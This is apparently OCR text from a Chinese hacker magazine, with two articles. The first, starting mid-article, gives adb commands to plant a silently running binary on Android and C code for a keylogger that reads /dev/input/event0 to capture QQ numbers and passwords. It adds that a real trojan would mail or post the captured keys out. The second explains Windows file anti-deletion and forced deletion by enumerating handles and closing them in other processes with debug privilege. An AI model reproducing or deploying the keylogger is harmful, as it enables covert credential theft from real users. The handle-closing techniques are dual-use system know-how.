adb shell mkdir /dev/h4ck
adb push hello /dev/h4ck/hello
adb shell chmod 777 /dev/h4ck/hello
```

上述命令的含义是：先创建 /dev/h4ck 目录，再将编译好的 hello 上传上去，最后将 hello 改成可执行的。

上传好了之后，再进入命令行模式，进入 Android 的 shell 环境：

```
adb shell
#cd /dev/h4ck
#./hello
```

进入/dev/h4ck 目录，执行 hello，运行结果如图 1 所示。




图 1

可以看到在 Android 主界面是没有任何反应的，程序是后台静默运行的，具有很强的隐蔽性。下面说说键盘记录的原理吧。如果你做过Android系统编程就会知道键盘事件用的device是 /dev/tty0，进入 /dev/input 目录，发现在 3 个 device 文件：mice,mouse0,event0，分别 cat 这 3 个文件，发现只有 event0 有反应，如图 2 所示。




图 2

而且不管是点击鼠标还是按键，都有反应，但显示的是一堆乱码，而且单击鼠标出来的东西要多一点，这就说明，Android 会将用户的操作保存在这个文件中。我们只要写一段代码来分析这些乱码就可以获得我们想要的信息了，下面来编程实现吧。

为了分析 event0 的返回值，写了一段代码 key.c，核心代码如下：

```
static int event0_fd = -1;
    struct input_event ev0[64];
    static int handle_event0() {
        int button = 0, i, rd;
        rd = read(event0_fd, ev0, sizeof(struct input_event) * 64);
        if ( rd < sizeof(struct input_event) ) return 0;
        for (i = 0; i < rd / sizeof(struct input_event); i++) {
            if (ev0[i].type == 1&&ev0[i].value == 1) {
                printf("您按下键盘的编码是: %3d\n",
ev0[i].code);
                if (ev0[i].code == 158) {
                    return 0;
                }
            }
        }
        return 1;
    }
    int main(void) {
     int done = 1;
        event0_fd = open("/dev/input/event0", O_RDWR);
        if ( event0_fd < 0 )
            return -1;
        printf("开始键盘监听...\n");
        while ( done ) {
            done = handle_event0();
        }
```

用交叉编译器编译好后 push 至虚拟机中执行后，切换到 Android 模拟器，在模拟器上进行输入操作，程序就会打出你点击的按键信息，效果如图 3 所示。





图 3

分析上面记录的键盘编码，发现当按下的键盘按键和编码是一一对应的，如图 3 所示，我们输入的 QQ 号码是 1234567，记录的按键编码是 2345678，然后我按了一下密码框，记录键盘编码是 330，密码输入的是 guiguxiansheng，也截取到了相应的键盘编码，其他的按键没有仔细去看它们的键盘编码返回值，反正已经正确得到键盘记录了，如果要做一个真正的盗号木马。可以将记录下来的键盘发送到指定邮箱或 post 到指定网页。作为演示我们就到这里。

手机淘宝、手机网银越来越普及了，希望杀毒软件常常能关注一下手机安全领域，尽早做好防范措施。核心代码如上，完整代码就不提供了，附件中提供编译好的程序以供测试。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：文件、删除、IRP



强删文件攻防

文/图 zyrvsfei

想必大家都有无法通过 explorer.exe 删除的文件吧。一些病毒和木马等都会保护自己的文件，而一些软件在卸载的时候也会留下 DLL 等文件，残留的 DLL 文件无法用 explorer.exe 来删除，只有在重启才可以删除残留的 DLL 文件，因为 DLL 在 explorer 中加载了，卸载的时候没有 free。强删文件的软件有很多。如 unlockme，超级巡警，360，等等。这些软件是怎么实现强删文件的呢？今天带给大家几种强删与防删的技术：句柄占坑，hardlink，直接下发 IRP 等方法。

要实现文件的强删，就必须要知道文件防删的原理，毕竟攻与防是对立也是统一的。

文件无法删除有以下几种情况。

1．文件被占坑，如以 file_share_read 权限打开文件，这样其他程序在句柄被关闭前就无法删除该文件。另一种是建立了 hardlink 硬链接。这种方法很隐蔽很强大，后面介绍。

2．HOOK 了 FSD 中的分发函数，SSDT HOOK 了相关的 ZwDeletefile 和 ZwSetInfromation 函数。

3．文件是 PE 文件且被加载了，即打开了 Section。

先分析第一种，一句代码就能实现防删：

```
[code]
hfile=CreateFile(TEXT("C:\\my.txt"),
                    GENERIC_WRITE | GENERIC_READ,
                    0,
                    0,
                    OPEN_EXISTING,
                    FILE_ATTRIBUTE_NORMAL,
                    0);
[/code]
```

文件句柄在关闭前，普通的方法是删除不了 my。txt，如图 1 所示。




图 1

因为文件系统在删除文件的时候，会检查该文件是否被其他程序打开，若打开，则无法删除。

要删除句柄保护的文件，可以枚举系统中所有进程的句柄，若发现是 my.txt 的句柄，关闭之，然后在 explorer 中删除 my.txt。

具体实现方法如下。

用户层：在用户层获取系统所有句柄，将句柄信息传入驱动层验证。若返回 1，则关闭该句柄（附件中的 queryhandle 工程）。

驱动层：根据用户层传入的数据获取该文件对象的绝对路径，并且与 my.txt 的绝对路径比较。符合返回 1，否则返回 0（附件中的 duphandle 工程）。

用 ZwQuerySystemInfromation 这个未公开的函数，并设置 SystemInformationClass 为 SystemHandleInformation 可以获得系统所有的句柄。具体代码如下：

```
[code]
    p=malloc(sizeof(SYSTEM_HANDLE_INFORMATION));
        //申请缓冲区
    n=length=sizeof(SYSTEM_HANDLE_INFORMATION);
    /*调用系统服务获取系统所有句柄，保存在缓冲区中*/
    while(ZwQuerySystemInformation(SystemHandleInformation,
p,n,&length)==STATUS_INFO_LENGTH_MISMATCH)
    {
        n=n*2;
        free(p);
        p=malloc(n);
    }
[/code]
```

缓冲区中前 4 个字节保存系统的句柄总数，之后的数据是 SYSTEM_HANDLE_INFORMATION 结构的数组。

SYSTEM_HANDLE_INFORMATION 结构体定义如下：

```
[code]
typedef struct _SYSTEM_HANDLE_INFORMATION
{
    ULONG Processid;
    UCHAR ObjectTypeNumber;
    UCHAR Flags;
    USHORT Handle;
    PVOID Object;
    ACCESS_MASK GrantedAccess;
}SYSTEM_HANDLE_INFORMATION, *PSYSTEM_HANDLE_
INFORMATION;
[/code]
```

ObjectTypeNumber 域是句柄类型，文件句柄的 ObjectTypeNumber 值是 0x1c(xp sp3 系统)。Object 域是个指针，对于文件句柄来讲，指向文件在内核中的 file_object 结构体。

接着要获取文件句柄对应的文件名了（绝对路径），在 R3 中 ZwQueryObject 系统服务可以获取文件对象的绝对路径，但

是该函数有时候会死锁（因为 Pipe 管道也是文件对象，而 ZwQueryObject 在获取 PIPE 对象的路径时候会死锁），所以我直接在 R0 中自己获取绝对路径。

内核层代码的主要功能就是获取文件的绝对路径，并与 my.txt 的绝对路径比较。

几点注意的地方。

1．获取绝对路径，可以调用 object_type_initializer 结构中的 QueryNameProcedure 指向的函数（即 IopQueryName）获得（object_header->type. QueryNameProcedure）。该函数返回的是 NT 格式的路径，即\device\harddiskvolumex\xxx 类型。但是 my.txt 的路径是 DOS 格式的(c:\my.txt)，如何将 DOS 格式路径转换成 NT 格式路径呢？有人会说将盘符 C 换成\device\harddiskvolume1，其实这样是不对的，虽然大部分情况下是这样，但是也有 C 盘对应\device\harddiskvolume2 的情况，而自己实现路径解析显然不现实。我直接在内核层打开\??\c:\my.txt，并且用 IopQueryName 函数获取 my.txt 的 NT 格式的绝对路径。

2．在驱动层中获取绝对路径时候，要检测 object 的 pointercount 和 handlecount 这 2 个域，因为我们在用户层获取的系统句柄是具有暂时性的，就是说在我们检测这个文件对象的时候，它可能已经被释放了。这是继续调用 IopQueryName 函数获取路径会蓝屏的（刚开始没注意，蓝了几次）。具体代码我打包了，参考我上期的《详解句柄与对象》。

如果找到目标句柄，如何关闭呢？

1．插入远程线程到目标句柄所在的进程中，调用 closehandle 关闭。

2．调用 DuplicateHandle 关闭句柄。

我们来看第二种。

DuplicateHandle 声明如下：

```
[code]
WINBASEAPI
BOOL
WINAPI
DuplicateHandle(
    __in          HANDLE hSourceProcessHandle,
    __in          HANDLE hSourceHandle,
    __in          HANDLE hTargetProcessHandle,
    __deref_out LPHANDLE lpTargetHandle,
    __in          DWORD dwDesiredAccess,
    __in          BOOL bInheritHandle,
    __in          DWORD dwOptions
    );
[/code]
```

Duplicatehandle 本来是复制源句柄到目标进程的，但是我们不需要复制，只要关闭源句柄就可以了。所以调用 duplicatehandle 有个很巧妙的方法，hTargetProcessHandle 设为 0，dwOptions 设为 DUPLICATE_CLOSE_SOURCE 可以直接关闭源句柄，而不需要将源句柄复制到本进程，再关闭。

首先提升本进程权限为 debug，然后调用 duplicatehandle 直接关闭。

代码如下：

```
[code]
//这段代码提升进程权限为 debug
OpenProcessToken(GetCurrentProcess(),TOKEN_ADJUST_PRIVI
LEGES,&htoken);
LookupPrivilegeValue(0,SE_DEBUG_NAME,&tok.Privileges[0].L
uid);
    tok.Privileges[0].Attributes=SE_PRIVILEGE_ENABLED;
    tok.PrivilegeCount=1;
    AdjustTokenPrivileges(htoken,FALSE,&tok,0,0,0);
    handlenumber=*(PULONG)p;        //系统句柄总数
    p=(ULONG)p+4;
    while(i<handlenumber)
    {
        if(p->ObjectTypeNumber==0x1c)       //0x1c 表示是文
件句柄
        {
            flags=0;                    //清除标志位
            if(DeviceIoControl(hdev,
    DEV_CONTROL_CHECKOBJECT,
                                        &p->Object,
                                        4,
                                        &flags,
                                        4,
                                        &length,
                                        0))     //如果内核层检
测符合的话，会设置 flags=1
                    if(flags)
                    {
                            hsourceprocess=OpenProcess
(PROCESS_DUP_HANDLE,FALSE,p->Processid);
                            if(hsourceprocess!=INVALID_
HANDLE_VALUE)
                            {
    //一句话关闭源句柄        if(DuplicateHandle
(hsourceprocess,p->Handle,0,&length,0,0,DUPLICATE_CLOSE_SOU
RCE));
                            {
                                printf("handle is close\n");
                                getch();
                            }
                            CloseHandle(hsourceprocess);
                    }
            }
        }
        i++;
        p++;
    }
    CloseHandle(hdev);
    CloseHandle(htoken);
[/code]
```

我们来实验下，看看效果。先占坑 my.txt，如图 2 所示。




图 2

然后加载 duphandle.sys，并且运行 queryhandle.exe，如图 3 所示。

